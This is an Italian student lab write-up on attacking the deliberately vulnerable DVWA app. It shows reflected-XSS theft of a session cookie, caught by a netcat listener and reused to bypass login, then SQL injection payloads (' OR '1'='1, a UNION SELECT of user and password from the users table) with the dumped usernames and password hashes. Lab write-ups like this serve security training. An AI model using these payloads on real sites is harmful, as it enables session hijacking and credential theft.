


CONSEGNA 27 FEBBRAIO S6L2

L'obiettivo di oggi è quello di sfruttare delle vulnerabilità note tramite XSS reflected e SQL injection.

Per quanto riguarda la prima tecnica, XSS reflected, ci serviremo della DWVA. Questi tipi di attacchi avvengono quando un payload malevolo viene trasportato dalla richiesta che il browser della vittima invia al sito vulnerabile. Nello specifico noi inviamo alla vittima un URL Payload, poi lato server questo payload viene inserito (o riflesso) nella richiesta del contenuto che la vittima ha effettuato al server, quindi la pagina con il codice malevolo viene eseguito dalla vittima.


Nel nostro caso la web app è vulnerabile perché accetta del codice HTML e JAVASCRIPT, quindi è possibile “rubare” il cookie di sessione della vittima cosicché possiamo effettuare l'accesso con le sue credenziali. Ho quindi avviato un canale di comunicazione dove la vittima invia il contenuto del cookie all'attaccante, questo grazie alla funzione window.location di javascript. In Fig.1 tramite netcat ci mettiamo in ascolto sulla porta 12345 e abbiamo modo di catturare il cookie inviatoci dalla vittima.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -l -p 12345  
GET /index.html?security=low;%20PHPSESSID=ef0cd406ee40d499cc97eacf0f30e310 HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.49.101/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```

Fig.1

Andremo poi ad inserire il cookie di sessione inviatoci dalla vittima sulla pagina web (Fig.2), e caricando la pagina index.php bypassiamo la login ed entriamo direttamente all'interno della DWVA.




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
PHPSES...	l6afb36fac2776f8a	192.168.49....	/	Session	41	false	false	None
security	high	192.168.49....	/dwva	Session	12	false	false	None

Fig.2

Per quanto riguarda la SQL injection, dobbiamo capire come è fatta la query all'interno del codice. Per capirlo dobbiamo testare l'input, provando ad esempio ad inserire numeri o lettere. Per riuscire nel mio intento devo intercettare il parametro ID all'interno della query, ho quindi inserito una condizione che per risultato mi darà sempre TRUE.

' OR '1'='1

SELECT name, first name FROM ? WHERE ID=' OR '1'='1



User ID:

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

Fig.3

Riceveremo come risposta tutte le tuple della tabella (Fig.3), perché la query, aggirando il controllo dell'ID, chiede al database di selezionare tutte le entry della tabella.

Ora tramite l'operatore Union, che unisce due tabelle, proverò a cercare di scoprire il contenuto di altre tabelle, dapprima provando tramite 'UNION SELECT null FROM ?#, dove il numero di null che andremo ad inserire corrisponderà al numero di colonne, che deve essere uguale al numero di colonne della primo database. Dopo aver scoperto il numero di colonne, tentiamo di estrapolare i dati del database usando "user" "password" della tabella users.

' UNION SELECT user, password FROM users#

Come output riceveremo della tuple con user e password, possiamo quindi dire che siamo riusciti ad estrapolare le credenziale di alcuni utenti

User ID:

Submit

ID: ' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Fig.4